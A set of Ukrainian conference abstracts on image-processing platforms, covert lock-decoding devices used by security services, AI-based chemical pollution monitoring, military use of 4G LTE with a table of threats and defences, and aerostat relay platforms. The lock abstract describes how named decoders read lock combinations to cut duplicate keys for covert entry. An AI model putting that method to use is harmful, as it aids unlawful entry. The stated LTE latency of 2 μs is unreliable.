3) інструментарій для обробки зображень MATLAB – широко використовувана платформа для розв'язування наукових задач. Містить інструментарій для обробки зображень (Image Processing Toolbox, IPT). IPT включає різноманітні алгоритми та робочі програми для обробки, візуалізації та аналізу зображень. Автоматизація поширених робочих процесів обробки зображень полегшується завдяки підтримці генерації коду на C/C++, що дозволяє розгортання у вбудованих системах технічного зору та створення прототипів для настільних комп'ютерів [2];

4) Microsoft Computer Vision – хмарний сервіс Microsoft Computer Vision надає доступ до передових алгоритмів обробки зображень для таких завдань, як модерація контенту, вилучення тексту та детальний аналіз візуальних атрибутів;

5) Google Cloud Vision – невід'ємний компонент хмарної платформи Google Cloud Vision надає набір функцій для обробки зображень. Його API полегшує інтеграцію таких функцій, як локалізація об'єктів, маркування зображень, класифікація та розпізнавання. Cloud Vision використовує попередньо навчені моделі, а також дозволяє створювати і навчати власні моделі машинного навчання для різноманітних завдань обробки зображень [3];

6) Google Colaboratory (Colab) – безкоштовний хмарний сервіс від Google, спрощує розробку додатків для глибокого навчання з нуля. Відомий своєю інтеграцією з такими популярними бібліотеками, як Keras, OpenCV та TensorFlow. Завдяки наданню безкоштовного доступу до потужностей GPU, Colab стає ефективним інструментом для дослідницької діяльності та реалізації проектів в галузі обробки зображень.

Поряд з широким спектром бібліотек, фреймворків та платформ, необхідною умовою для навчання та тестування моделей є доступ до бази даних зображень, організованих за категоріями. Збір достатньої кількості таких зображень стає пріоритетним завданням, а публічні каталоги зображень, такі як ImageNet і Pascal VOC, що містять мільйони категоризованих зображень, мають велику цінність для навчання користувацьких програм та алгоритмів машинного навчання.

СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ

1. Kognule S. M., Talawadekar R. R., Jadhav M. S., Surve S. S. “Image Processing Using Edge Detection Filters”, International Journal of Engineering Research & Technology (IJERT), Vol.3, February, 2014, pp. 333-337.
2. "Image processing toolbox user's guide.", The Math Works, Natick, Massachusetts, USA, 2005, p.664.
3. Ben K., Patil S., Abbeel P., Goldberg K. “A survey of research on cloud robotics and automation”. IEEE Transactions on automation science and engineering 12, no. 2, 2015, p. 398-409.

ПОНОМАРЕНКО Олексій Анатолійович,
начальник відділу
Українського науково-дослідного інституту спеціальної
техніки та судових експертиз Служби безпеки України

ІННОВАЦІЙНІ ТЕХНОЛОГІЇ У СПЕЦІАЛЬНИХ ТЕХНІЧНИХ ЗАСОБАХ ДЛЯ ПРОВЕДЕННЯ ОПЕРАТИВНО-ТЕХНІЧНИХ ЗАХОДІВ

При проведенні оперативно-технічних заходів та заходів оперативного документування в інтересах контррозвідки в оперативних підрозділів виникає необхідність негласного проникнення в приміщення та інші об’єкти шляхом відмикання замикаючих та блокуючих пристроїв механічного типу.

Засоби проникнення до публічно недоступних місць, житла чи іншого володіння особи – різновид спеціальних технічних засобів для зняття інформації з каналів зв'язку та інших технічних засобів негласного отримання інформації, які призначені для отримання доступу до інформації про сліди вчинення тяжкого або особливо тяжкого злочину, про зміст предметів, документів, речовин та матеріальних носіїв інформації шляхом прихованого фізичного проникнення до публічно недоступних місць, житла чи іншого володіння особи з метою подальшого встановлення засобів аудіо-, відео контролю особи або провадження заходів з негласного обстеження (огляду) зазначених місць, житла чи іншого володіння особи.

Існує два види відмикання дверних замків або запірних пристроїв. Один з них професіоналами називається агентурним, тобто без помітних слідів впливу. Другий вид злому – силовий, з руйнуванням елементів замка.

Для агентурного відмикання замикаючих та блокуючих пристроїв використовуються спеціальні технічні засоби, в тому числі пристрої для вимірювання (отримання) їх кодової комбінації, тобто їх декодування.

До таких пристроїв, в яких використовуються інноваційні сучасні технології, можна віднести спеціальні технічні засоби декодування штифтових замикаючих пристроїв ультразвуковим методом, а також засоби декодування сувальдних замикаючих пристроїв методом тензометрії.

До перших пристроїв можна віднести ультразвуковий товщиномір фірми Ultrasonic – мініатюрний ультразвуковий технічний засіб для відмикання штифтових замикаючих пристроїв «Sound Wave Decoder V3». Завдяки визначенню різниці часу проходження ультразвукових хвиль в кодових елементах – штифтах, замикаючих пристроїв процесор на базі смартфона, за допомогою пристрою комутації сигналів, візуально показує картинку відносного значення розмірів кодових штифтів, що відповідає кодовій комбінації замикаючого пристрою. Отримання кодової комбінації забезпечує наступне виготовлення «дублікату» ключа відповідного замикаючого пристрою.

До других – пристрій фірми WENDT, це мініатюрний технічний засіб для відмикання сувальдних замикаючих пристроїв тензометричним методом «Alpha Decoder Lever lock ADL». Під час роботи цей пристрій відображає на екрані блоку обробки інформації стан (вільний, напіввільний та затиснений) всіх кодових елементів сувальд замикаючого пристрою. Отримання кодової комбінації пристроєм виконується послідовно шляхом виключення (заміною кодових елементів на наступний типорозмір) напіввільних та затиснених сувальд замикаючого пристрою до стану його відмикання, при цьому кодові елементи цього пристрою будуть створювати комбінацію замикаючого пристрою, що дозволяє виготовити «дублікат» відповідного ключа. Особливість цього технічного засобу полягає в тому, що розміщення кодових елементів та тензометричних сенсорів повинні відповідати координатним положенням пакету сувальд замикаючого пристрою.

Інформацію щодо вищенаведених пристроїв, в яких використовуються інноваційні сучасні технології, доцільно використовувати під час підготовки, проведення, або підведення підсумків проведення відповідних оперативно-розшукових заходів або негласних слідчих (розшукових) дій з обстеження публічно недоступних місць, житла чи іншого володіння особи в контексті уточнення та конкретизації заходів, або дій, для застосування спеціальних технічних засобів.

СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ

1. Кримінальний процесуальний кодекс України: Закон України від 13.04.2012 № 4651-VI. Відомості Верховної Ради України. 2013. №9-10, №11-12, №13, ст. 88. URL: https://zakon.rada.gov.ua/laws/show/4651-17#Text (дата звернення 20.03.2024).
2. Розробка і виготовлення електронних засобів та їх застосування у правоохоронній діяльності: збірник тез доповідей Всеукраїнської науково-практичної конференції (м. Київ, 22 червня 2023 р.). Київ: ДНДІ МВС України, 2023. 158 с.

ПРОДАНЧУК Микола Георгійович,
член-кор. НАМН України**,** доктор медичних наук, професор,
директор ДП «Науковий токсикологічний центр імені
академіка Л.І. Медведя МОЗ України»
БАСАНЕЦЬ Анжела Володимирівна,
член-кор. НАМН України**,** доктор медичних наук,
професор, провідний науковий співробітник,
заступник директора ДП «Науковий токсикологічний центр імені
академіка Л.І. Медведя МОЗ України»
ВЕЛИЧКО Микола Васильович,
кандидат біологічних наук, старший науковий співробітник, професор,
Національна академія Служби Безпеки України
КУРДІЛЬ Наталія Віталіївна,
кандидат медичних наук,
заступник директора ДП «Науковий токсикологічний центр
імені академіка Л.І. Медведя МОЗ України»
СНОЗ Сергій Валентинович,
кандидат біологічних наук, старший науковий співробітник,
ДП «Науковий токсикологічний центр імені
академіка Л.І. Медведя МОЗ України»

ПЕРСПЕКТИВИ ЗАЛУЧЕННЯ ТЕХНОЛОГІЙ ШТУЧНОГО ІНТЕЛЕКТУ ДО СФЕРИ ОЦІНКИ РИЗИКУ ХІМІЧНИХ ФАКТОРІВ І МОНІТОРИНГУ ЗАБРУДНЕННЯ ТЕРИТОРІЙ

Агресивне воєнне вторгнення російської федерації перетворило Україну на найбільш заміновану та найбільш забруднену хімічними речовинами територію Східної Європи. Забрудненість є наслідком не лише бойових дій, а також ракетних ударів по енергетичній та іншій промисловій інфраструктурі в багатьох регіонах держави. Війна, яку ведуть російські агресори з порушенням усіх правил і звичаїв війни, створила нові загрози для людини і середовища її життєдіяльності та нові виклики для системи охорони здоров'я.

Жоден військовий конфлікт з часів Другої світової війни не спричиняв такого масового комбінованого хімічного впливу на людей і довкілля, яке ми спостерігаємо з початку воєнного вторгнення російської федерації на територію України. Одним з джерел хімічного забруднення є штатна зброя. Прикладом може бути Маріуполь, на який російські війська скинули тисячі тонн вибухівки, що спричинило утворення у повітрі висококонцентрованих хімічних сполук.

В ООН повідомили, що з 24 лютого Росія регулярно застосовує на території України окрім традиційної, ще й заборонені види зброї, в тому числі фосфорні боєприпаси. Застосування фосфорних бомб підтверджено в Луганській (Попасна, Сєвєродонецьк, Лисичанськ, Рубіжне, Кремінна,

Новодружеськ, Воєводівка), Донецькій (Краматорськ, Авдіївка, Бахмут, Вугледар) областях, а також на північно-західній околиці Києва [1-3].

Інше потужне джерело забруднення довкілля – зруйновані об’єкти промисловості та енергетичної інфраструктури (серед яких 40 % зруйновано).

Пошкоджені електропідстанції та трансформатори спричинили катастрофічне забруднення територій поліхлорованими дифенілами, що містяться в трансформаторних оливах, а значні пожежі обумовили викиди поліхлорованих дибензо-п-діоксинів та дибензофуранів, інших високотоксичних стійких органічних забруднювачів.

Важкі метали, зокрема ртуть і свинець можуть бути маркерними забруднювачами довкілля в місцях бойових дій. Важливо відмітити, збіднений уран U-235 сьогодні застосовується в бронебійних снарядах і в броні військової техніки, що викликає занепокоєння через токсичність урану, а також його потенційні мутагенні та тератогенні властивості.

Сучасні системи моніторингу довкілля на основі нейронних мереж відіграють важливу роль в оцінці його стану, виявленні перевищення гранично допустимих концентрацій (ГДК) і прогнозуванні потенційних екологічних небезпек. Ці системи базуються на вимірюванні різних змінних у певних місцях та часових інтервалах протягом тривалого періоду. Концепція моніторингу довкілля на основі штучного інтелекту охоплює широкий спектр завдань, що складаються з оцінки показників стану окремого індивідуума, груп населення, популяції в цілому, багатьох показників, що характеризують ризики для людини і довкілля [4].

Для вирішення проблем із захисту здоров'я людини та довкілля, приділяючи особливу увагу пом’якшенню екологічних наслідків антропогенного навантаження, були розроблені передові технічні рішення, включаючи технології, пов’язані зі штучним інтелектом (штучні нейронні мережі, машинне навчання). Застосовуючи штучні нейронні мережі та алгоритми машинного навчання, системи моніторингу довкілля ефективно обробляють, аналізують та інтерпретують виміряні змінні. Так, були створені потужні інструменти для аналізу величезної кількості даних, зібраних системами моніторингу, і вилучення цінної інформації для вимірювання токсичності викидів автомобілів і промислових викидів для запобігання забрудненню атмосфери [5, 6].

На основі аналізу значних масивів даних по хімічному забрудненню територій визначаються маркери, роль яких – у подальшому оптимізувати відбір проб на забруднених територіях. Наприклад є речовини, що завжди присутні у хімічному пейзажі певних територій, а є ті, що з’явилися внаслідок вибуху боєприпасів, пожеж і руйнувань об’єктів критичної інфраструктури тощо. Таким чином створиться онтологія, яка буде складатися з даних, що мають поєднати зони (плями) хімічного забруднення та геохімічні провінції.

Карта хімічного забруднення територій має включати як попередні (довоєнні) дані наявних геоінформаційних карт (географічні координати, гідрометеорологічні параметри, координати і характеристику зон хімічного

забруднення, радіаційний фон та ін.), так і дані щодо нового хімічного пейзажу з маркерами забруднення.

Для потреб України сучасна геоінформаційна модель хімічного забруднення територій, на нашу думку, має містити наступні компоненти:

-відомий масив даних про хімічні речовини;

-дані аналізу проб, взятих з об'єктів навколишнього середовищі (ґрунтів, осадів, пилових відкладень, поверхневих та ґрунтових вод та ін.), що дозволить визначити актуальний хімічний пейзаж;

-дані кількісної оцінки проб відповідно до санітарно-гігієнічних нормативів для окремих категорій хімічних речовин.

На наступному етапі розробки геоінформаційної моделі хімічного забруднення територій шляхом математичного аналізу буде визначено, які з багатьох виявлених хімічних речовин (сполук) можуть бути специфічними маркерами.

Підсумовуючи наведене слід зазначити, що війна є потужним джерелом хімічного забруднення територій, для оцінки наслідків якого на здоров'я людини та довкілля є необхідним залучення величезних об'ємів різноманітних даних, обробка і аналіз яких потребуватимуть застосування технологій штучного інтелекту.

Сьогодні в Україні існують технічні та інтелектуальні можливості для розробки системи моніторингу довкілля в умовах хімічного забруднення на основі штучного інтелекту. Проте, для цього потрібна активна міжгалузева та міждисциплінарна співпраця, яка надасть можливість збору великого об'єму даних, що в підсумку обумовить формування вірних прогнозів та прийняття обґрунтованих управлінських рішень.

СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ

1. Ukraine Humanitarian Response Plan 2023, 15 February 2023. Geneva*: Office of the United Nations High Commissioner for Human Rights*, 2023. URL: https://reliefweb.int/report/ukraine/ukraine-humanitarian-response-plan-february-2023-enuk (дата звернення: 25.03.2024).
2. Ukraine Situation: Regional Refugee Response Plan January – December 2023. Geneva: United *Nations High Commissioner for Refugees*; 2023. URL: https://data.unhcr.org/en/documents/details/97958 (дата звернення: 25.03.2024).
3. Ukraine crisis strategic response plan for June – December 2022. *Copenhagen: WHO Regional Office for Europe;* 2022. URL: https://apps.who.int/iris/handle/10665/358796 (дата звернення: 25.03.2024).
4. Olawade D.B., Wada O.J., David-Olawade A.C., Kunonga E., Abaire O., Ling J. *Using artificial intelligence to improve public health: a narrative review.* Front. Public Health (2023) 11:1196397. URL: https://doi.org/10.3389/fpubh.2023.1196397 (дата звернення: 25.03.2024).
5. Fisher S., Rosella L.C. Priorities for successful use of artificial intelligence by public health organizations: a literature review. *Fisher and Rosella. BMC Public Health* (2022) 22:2146. URL: https://doi.org/10.1186/s12889-022-14422-z (дата звернення: 25.03.2024).
6. Szramowiat-Sala K. Artificial Intelligence in Environmental Monitoring: Application of Artificial Neural Networks and Machine Learning for Pollution Prevention and Toxicity Measurements. *Preprints* 2023, 2023071298. URL: https://doi.org/10.20944/preprints202307.1298.v1 (дата звернення: 25.03.2024).

РАДЧЕНКО Микола Миколайович,
науковий співробітник Військового інституту
телекомунікацій та інформатизації імені Героїв Крут
ЗІНЧЕНКО Михайло Олександрович,
начальник науково-дослідного управління
Військового інституту телекомунікацій та
інформатизації імені Героїв Крут
ЯКОВЧУК Олександр Вікторович,
начальник науково-дослідного відділу
Військового інституту телекомунікацій та
інформатизації імені Героїв Крут
ЛАЗУТА Роман Романович,
начальник науково-дослідного відділу
Наукового центру зв'язку та інформатизації
Військового інституту телекомунікацій та
інформатизації імені Героїв Крут

ОБГРУНТУВАННЯ ДОЦІЛЬНІОСТІ ВИКОРИСТАННЯ ТЕХНОЛОГІЇ МОБІЛЬНОГО ЗВЯЗКУ ПОКОЛІННЯ 4G (LTE) У ВІЙСЬКОВОМУ ЗВ'ЯЗКУ

Рівень готовності виконувати завдання за призначенням підрозділами (частинами) сил оборони України у відбитті повномасштабної агресії рф безпосередньо залежить як від наявності в достатній кількості озброєння і військової техніки, так і від своєчасного, достовірного та безпечного управління військами і озброєнням.

Тому сучасна система зв'язку, як матеріальна основа системи управління військами та озброєнням, повинна мати співмірні по спроможностям у виконанні завдань зі зв'язку показники щодо якості зв'язку, бойової готовності, пропускну здатність, стійкість, мобільність, доступність, розвідувальну захищеність, керованість системи зв'язку а також забезпечувати виконання вимог щодо своєчасності, достовірності та безпеки інформаційного обміну. У підсумку перемагає той, хто оперативно отримує інформацію з даних, швидше її обробляє, приймає правильні рішення і завдає удару у найуразливіше місце ворога.

Оскільки існують такі завдання зі зв'язку де необхідно передавати/отримувати значні об'єми інформації (забезпечення гнучкого захищеного доступу до мережі Інтернет чи передачу відеоінформації із великою роздільною здатністю в режимі реального часу посадовим особам відповідної ланки управління) то дослідження стандарту мобільного зв'язку покоління 4G (LTE) вважається актуальним.

Які оперативно-технічні показники обладнання стандарту мобільного зв'язку покоління 4G (LTE) дозволили б забезпечити виконання таких завдань?

Нижче наведені деякі загальні відомості про стандарт мобільного зв’язку покоління 4G у розрізі виконання вище наведених завдань зі зв’язку.

Перш за все LTE (*Long-Term Evolution*, часто позначається як 4G LTE) [1] – чергове покоління стандарту бездротового високошвидкісного передавання даних для мобільних абонентських кінцевих пристроїв, що ґрунтується на мережевих технологіях GSM (*Global System for Mobile Communications*) / EDGE *(Enhanced Data Rates for GSM Evolution)* та UMTS (*Universal Mobile Telecommunications System*) / HSPA (*High Speed Packet Access*). Технологія, яка закладена в стандарт дозволить:

1. Мобільний зв'язок на полі бою. Особовий склад підрозділів сил оборони отримує можливість доступу до швидкісного і надійного мобільного зв'язку на полі бою. Швидка передача голосової інформації та даних може бути критично важливою у бойових діях, а також для забезпечення роботи безпілотних комплексів.

2. Швидкість передачі даних та пропускна здатність. Обладнання мобільного зв’язку покоління 4G (LTE) забезпечує практичну швидкість передачі даних, що залежить від умов використання базових станцій від 5 до 100 Мбіт/с і навіть більше, до пристрою абонента (низхідний потік). Швидкість відвантаження даних від абонента до базової станції (висхідний потік) трохи нижча, зазвичай в діапазоні від 1 до 50 Мбіт/с, і це також залежить від умов та обставин застосування.

3. Низька затримка сигналів радіообміну. Стандарт мобільного зв’язку покоління 4G знижує затримку передачі даних до 2 μs, що робить його достатнім варіантом для здійснення в реальному часі як голосових викликів через Інтернет, так і для якісної прямої відеотрансляції з високою роздільною здатністю передачі картографічних даних тощо. Наприклад, залежно від умов надання послуг можуть гарантовано забезпечуватися:

3-4 Мбіт/с для стрімінгу відео стандартної роздільної здатності з якістю Standard Definition (SD);

5-8 Мбіт/с для стрімінгу відео у високій роздільній здатності з якістю High Density (HD);

не менше 25 Мбіт/с для стрімінгу відео у надвисокій роздільній здатності 4K.

Отримання оперативної інформації та здійснення координації дій підрозділів у реальному часі при веденні бойових дій стає дійсністю.

4. Покращена мобільність. Обладнання мобільного зв’язку покоління 4G (LTE) підтримує рухомі пристрої, що дозволяє користувачам залишатися підключеними та отримувати стабільний зв’язок при швидкості переміщення до 200 км/год. А також здійснювати підтримку мобільних пунктів управління (у тому числі і повітряних), що можуть швидко розгортатися та оперативно створювати резервні мережі радіозв’язку (мережі доступу) у непідготовлених щодо зв'язку районах або в тих місцях де організувати радіозв’язок традиційними засобами є неможливим або малоефективним.

5. Безпека зв’язку. Застосування стандартів безпеки при обміні повідомленнями завдяки алгоритмам шифрування, які закладені у стандарті

мобільного зв’язку покоління 4G (LTE) забезпечує захист критичної бойової інформації від несанкціонованого доступу. У стандарті зберігаються як процедури аутентифікації мережі (Network Authentication), так і користувачів (User Authentication) по прив’язці до SIM карт користувачів. Як і в традиційному мобільному зв’язку є можливість блокування доступу до кінцевого пристрою у випадку його компрометації.

Доцільно відмітити технічні особливості обладнання стандарту мобільного зв’язку покоління 4G (LTE), яке використовується в Україні (таблиця 1) [2, 3].

Група	Band 1	Band 3	Band 7	Band 8
Дуплексний режим (частотний)	FDD	FDD	FDD	FDD
Частота, МГц	2100	1800	2600	900
Орієнтовний радіус радіопокриття, км	10-12	13,5	2,5-3	26
Висхідна лінія Output line (UL), МГц	1920 – 1980	1710 – 1785	2500 – 2570	880 – 915
Низхідна лінія Downward line (DL), МГц	2110 – 2170	1805 – 1880	2620 – 2690	925 – 960
Застосування базових станцій	Встановлюють у великих містах з великою концентрацією користувачів	Для забезпеченнявелика ємності абонентських підключень і достатньо високої пропускної здатності	Для підключення одночасно великої кількості користувачів в містах мільйонниках та високої пропускної здатності	Де потрібно охопити великі площі але на яких кількість користувачів набагато менша, ніж у великих містах

Таблиця 1. Технічні особливості обладнання стандарту мобільного зв’язку покоління 4G (LTE) обладнання, що доступно в Україні

Таким чином, оперативно-технічні показники обладнання стандарту мобільного зв’язку покоління 4G (LTE) дозволяють забезпечити виконання вище наведеного завдання зі зв’язку. У випадку необхідності організувати систему радіозв’язку з використанням обладнання наведеного стандарту доцільно здійснювати перевірку на предмет можливості роботи в частотних діапазонах 4G LTE-FDD B1/B3/B7/B8. У воєнний час перелік частотних діапазонів для роботи в стандарті мобільного зв’язку визначається уповноваженим органом ЗС України.

Заразом доцільно відмітити про вразливості системи зв’язку, яка може будуватися на засобах наведеного стандарту при радіоелектронній та кібернетичній боротьбі зі сторони противника, і, які обумовлені конструктивними особливостями цього стандарту та умовами використання:

стаціонарне розміщення базових станцій на місцевості здійснюється у відносній близькості до лінії бойового зіткнення з противником, у зоні впливу його засобів радіоелектронної боротьби;

робота радіовипромінювального обладнання на фіксованих частотах у відомих діапазонах;

робота радіообладнання базових станцій на значних потужностях радіовипромінювання в простір;

робота всієї мережі залежить від наявності доступу та функціональності основного або резервного ядра самої мережі;

робота системи зв'язку пов'язана з іншими електронно-комунікаційними системами та виходом в мережу Інтернет.

Основні загрози та механізми забезпечення безпеки зв'язку і радіоелектронної протидії, що реалізуються в мережах стандарту мобільного зв'язку покоління 4G наведені в таблиці 2.

Основні загрози безпеки зв'язку	Механізми забезпечення безпеки зв'язку в стандарті
Неавторизований доступ. Неавторизованим користувачам може бути дозволено отримати доступ до мережі, що може призвести до несанкціонованого використання ресурсів мережі та компрометації інформації.	**1. Аутентифікація мережі (Network Authentication).** При підключенні кінцевого пристрою до мережі відбувається процедура аутентифікації мережі. Кінцевий пристрій під'єднується до базової станції (eNodeB) і мережа вимагає від пристрою представлення ідентифікатора мережі (PLMN ID). Це визначає чи є мережа мобільного зв'язку авторизованою для кінцевого пристрою. **2. Аутентифікація користувача (User Authentication).** Після аутентифікації мережі виконується процедура аутентифікації користувача. У цьому процесі кінцевий пристрій надсилає запит на аутентифікацію до ядра мережі, яке відповідає, використовуючи алгоритми аутентифікації через ідентифікатор користувача (UIM-AKA або SIM-AKA) та генерується сеансовий ключ шифрування, який використовується в подальшому з'єднанні.
Перехоплення трафіку. Атаки з перехоплення трафіку можуть бути здійснені для відстеження та зловживання конфіденційною інформацією, яка передається через мережу мобільного зв'язку.	**1. Встановлення безпечного з'єднання (Establishment of Secure Connection).** Після успішної аутентифікації ядро мережі та кінцевий пристрій встановлюють безпечне з'єднання, використовуючи шифрування трафіку на рівні радіоінтерфейсу (Air Interface Encryption) з використанням алгоритму AES (Advanced Encryption Standard) та сеансових ключів, що згенеровані під час аутентифікації. **2. Використання захищених протоколів**. Наприклад, HTTPS для веб-сайтів і Secure Shell (SSH) для віддаленого доступу при адмініструванні мережі. **3. Шифрування на рівні мережевого протоколу.** Для захисту трафіку на рівні IP використовується протокол IPsec (Internet Protocol Security) де забезпечується шифрування даних на рівні потку IP-даних чим забезпечується конфіденційність, цілісність та аутентифікація даних, які передаються через мережу.
DoS-атаки на інфраструктуру. DoS-атаки можуть бути спрямовані на інфраструктуру мережі, що призводить до відмови в обслуговуванні та обмеження доступу користувачів до мережевих ресурсів.	**1. Виявлення і фільтрація трафіку.** Встановлення програмно-апаратних засобів виявлення та блокування ненормального трафіку (файрволів) на рівні ядра, які можуть розпізнавати шаблони атак дозволяє виявляти та блокувати DoS-атаки на ранніх стадіях а також допомагає відсікати шкідливий трафік та запобігає перевантаженню мережі. **2. Захист на рівні радіоінтерфейсу.** Забезпечення захисту на рівні радіоінтерфейсу, включаючи захист від переповнення каналів і захист від підробки сигналів запобігає атакам на фізичному рівні. Застосування антен за технологією MIMO для підвищення завадостійкості від навмисних радіозавад. **3. Розподілена архітектура.** Розподілена архітектура може

	зменшити вразливість мережі до DoS-атаки, розподіляючи навантаження між різними частинами мережі та забезпечуючи більшу стійкість до атак. Особливо при організації ядра за технологією “сузір’я”. **4. Резервне копіювання та відновлення.** Резервне копіювання даних та належне планування для швидкого відновлення після DoS-атаки допоможе зменшити вплив атаки на функціонування мережі та забезпечить швидке відновлення роботи після атаки.
Віруси та шкідливі програми. Віруси та шкідливі програми можуть бути розповсюджені через мережу, що може призвести до компрометації пристроїв користувачів та інфраструктури мережі.	**1. Підтримка безпечних практик використання**. Навчання користувачів про безпечні практики використання мережі, наприклад, такі як уникання завантаження файлів з ненадійних джерел. Це запобігає зараженню кінцевих пристроїв шкідливими програмами. Використання віртуальної приватної мережі (VPN) захищає дані, які передаються через мережу від перехоплення та незаконного доступу. **2. Апаратне та програмне оновлення разом із антивірусним програмним забезпеченням.** Регулярне оновлення програмного та апаратного забезпечення пристроїв мережі разом із тими що підключаються до мережі є основним заходом безпеки. Таким чином виправляються патчі безпеки, які виявлені як вразливості та запобігають атакам вірусів та шкідливих програм.
Виток інформації спричинений персоналом що обслуговує мережу. Виток конфіденційної інформації завдяки не правомірним діям обслуговуючого персоналу.	**1. Політика безпеки і конфіденційності**. Розробка і регулярне оновлення політики безпеки та конфіденційності, що визначає правила та процедури для роботи з конфіденційною інформацією та вимоги до персоналу. **2. Перевірка персоналу**. Перевірка на адекватність кандидатів при допуску до обслуговування мережі а також перевірка персоналу на наявність підозрілих дій або змін у поведінці. **3. Проведення навчання та освіти персоналу**. Організація тренінгів та навчання для обслуговуючого персоналу щодо професійності у виконанні службових обов’язків та важливості захисту конфіденційної інформації та стандартів та процедур безпеки, які повинні виконуватися.
Радіоелектронна розвідка (РЕР). Збір розвід. інформації, що основана на прийманні та аналізі електромагнітних випромінювань від працюючих на передачу базових станцій та кінцевих пристроїв користувачів.	Робота на понижених потужностях радіовипромінення антено-фідерного обладнання базових станцій (передбачений механізм маневру потужностей). Використання доцільного типу антен направленої дії (хвильовий канал) з метою зниження випромінення у сторону противника. Можливе “маскування” під роботу операторів мобільного зв’язку цивільного призначення.
Радіоелектронне придушення (РЕП). Цілеспрямована дія засобами радіоелектронного придушення на радіовипромінювальне обладнання базових станцій чи кінцевих пристроїв користувачів.	Задіюються додаткові радіомодулі, що встановлюються на базові станції з відповідною конфігурацією радіомережі, що забезпечить переключення каналів в іншу смугу спектру частот. Роззосереджене розміщення базових станцій на місцевості із забезпеченням радіоперекриття сусідніми базовими станціями. Збільшення потужності радіовипромінення (передбачений механізм маневру потужностями) від базових станцій для забезпечення зв’язку на більших відстанях від лінії зіткнення.

Таблиця 2. Основні загрози та механізми забезпечення безпеки зв’язку та радіоелектронної протидії в стандарті мобільного зв’язку покоління 4G

Таким чином застосування стандарту мобільного зв’язку покоління 4G

(LTE) дозволить вирішувати наступні завдання щодо:

можливості формування транспортного рівня обміну інформації;

покращення показників якості функціонування радіосистеми будь-якої ланки управління щодо надання мультисервісних послуг зв'язку насамперед передачі відеопотоків з великою якістю в режимі реального часу;

підвищення мобільності, стійкості і пропускної здатності діючої системи радіозв'язку при її резервуванні чи нарощуванні;

зменшення розвідзамітності, шляхом зменшення потужностей радіовипромінення радіопередавачами та формування направлених каналів радіовипромінення у напрямках запланованого радіопокриття;

здійснення масштабування в залежності від об'єму виконання завдань зі зв'язку при потребі забезпечення радіозв'язком на великі відстані завдяки розгалуженості базових станцій мобільного зв'язку.

Застосування стандарту мобільного зв'язку покоління 4G (LTE) очікувано дозволить збільшити бойову ефективність системи управління будь-якого рівня управління щодо застосування військ (сил), суттєво підвищить продуктивність мобільних радіомереж в умовах швидкого та непередбачуваного переміщення мобільних абонентів.

У той же час доцільно зосереджувати зусилля на виконанні наступних можливих завдань при організації звязку засобами зазначеного стандарту:

вимагається висока кваліфікація обслуговуючого персоналу особливо при обслуговуванні ядра системи;

радіообладнання базових станцій може бути придушене засобами РЕП або фізично знищеним засобами вогневого ураження противника в силу роботи у зоні дії цих засобів;

необхідність враховувати електромагнітну сумісність обладнання в умовах його масового використання оскільки постає питання координації використання частотного ресурсу і більш ретельного радіопланування з метою уникнення взаємного "дружнього" радіопридушення засобів інших учасників сил оборони (при сумісній роботі інших систем зв'язку, кінцевих абонентських пристроїв, безпілотних комплексів спеціальних підрозділів, обладнання яких працює в тих же діапазонах частот чи з подібними радіосигналами);

можлива складність у забезпеченні пропускної здатності обладнання що забезпечує підключення ядра мережі до базових станцій у випадку створення копії ядра військового призначення у хмарному середовищі визначеного провайдера при переключенні на резервну копію та у зворотньому напрямку.

СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ

1. Головін Ю.О. Основи радіозв'язку з рухомими об'єктами: навч. посіб. Київ : ІСЗЗІ НТУУ КПІ, 2016. 322 с.
2. Сайт компанії 4G LTE. URL: https://4glte.com.ua/ua/a477711-diapazony-chastot-lte.html (дата звернення: 09.03.2024).
3. Сайт компанії HBR radiofrequency technologies. URL: https://halberdbastion.com/technology/cellular/4g-lte/lte-frequency-bands (дата звернення: 09.03.2024).

РАДЧЕНКО Микола Миколайович,
науковий співробітник лабораторії БпЛА
Наукового центру зв'язку та інформатизації
Військового інституту телекомунікацій та
інформатизації імені Героїв Крут

СКЛЯРОВ Олексій Вікторович,
провідний науковий співробітник лабораторії БпЛА
Наукового центру зв'язку та інформатизації
Військового інституту телекомунікацій та
інформатизації імені Героїв Крут

ОСОБЛИВОСТІ ФОРМУВАННЯ ТЕХНІЧНОГО ОБРИСУ КОМУНІКАЦІЙНИХ АЕРОПЛАТФОРМ

Відбиття силами оборони України широкомасштабної агресії рф дало потужний поштовх у розвитку безпілотних комплексів (БпК) військового призначення та їх застосування у все більших масштабах для вирішення різноманітних завдань на сухопутних і морських театрах бойових дій.

Широкий розмах і високий ступінь невизначеності динамічної обстановки сучасних бойових дій супроводжуються збільшенням ефективності засобів вогневого ураження у поєднанні з засобами розвідки і це зумовлює актуальність проблематики забезпечення живучості систем військового радіозв'язку, як матеріальної основи системи управління військами та зброєю, і обґрунтовує впровадження сучасних технологічних рішень для створення технічно-комунікаційної переваги над противником, що досягається шляхом впровадження нових засобів та способів організації зв'язку. Пошук шляхів досягнення зазначеної переваги необхідно здійснювати і в галузі вирішення завдань зі зв'язку прямої видимості, особливо при забезпеченні радіопокриття у численних зонах радіозавмирання у ході бойових дій підрозділів сил оборони на значних відстанях у відриві від основних сил оборони.

Досвід організації зв'язку в ході ведення бойових дій доводить, що забезпечення радіопокриття у випадках, де традиційними способами здійснити це неможливо чи економічно недоцільно, є використання радіоретрансляторів на базі безпілотних льотно-підйомних засобів прив'язного типу – аеростатів.

У загальному випадку проектування комунікаційних аероплатформ (КА) такого типу передбачає інтеграцію двох складних технічних систем – радіотехнічної та авіаційної, і полягає в обґрунтуванні загальних вимог до таких систем, що є завданням багатокритеріального вибору. Це завдання складається з трьох об'єктів: множини можливих рішень; вектору критеріальних обмежень; множини завдань, що висуваються замовником. Вирішення завдання багатокритеріального вибору полягає у відшуканні так званої множини обраних обґрунтованих рішень, яка буде складатися з одного-двох елементів, що є частиною множини можливих рішень [1].

Розробка виробу повинна проводитися на основі спіральної моделі життєвого циклу відповідно до вимог основних параметрів при максимальному використанні уніфікованих деталей, складальних одиниць, типових технологічних процесів та обладнання з максимальним застосуванням вітчизняних матеріалів і напівфабрикатів та має базуватись на:

забезпеченні виконання завдань зі зв'язку для системи управління відповідного рівня;

аналізі недоліків існуючих засобів аналогічного призначення з метою їх усунення;

застосуванні сучасних методів передачі радіосигналів;

застосуванні сучасної елементної бази;

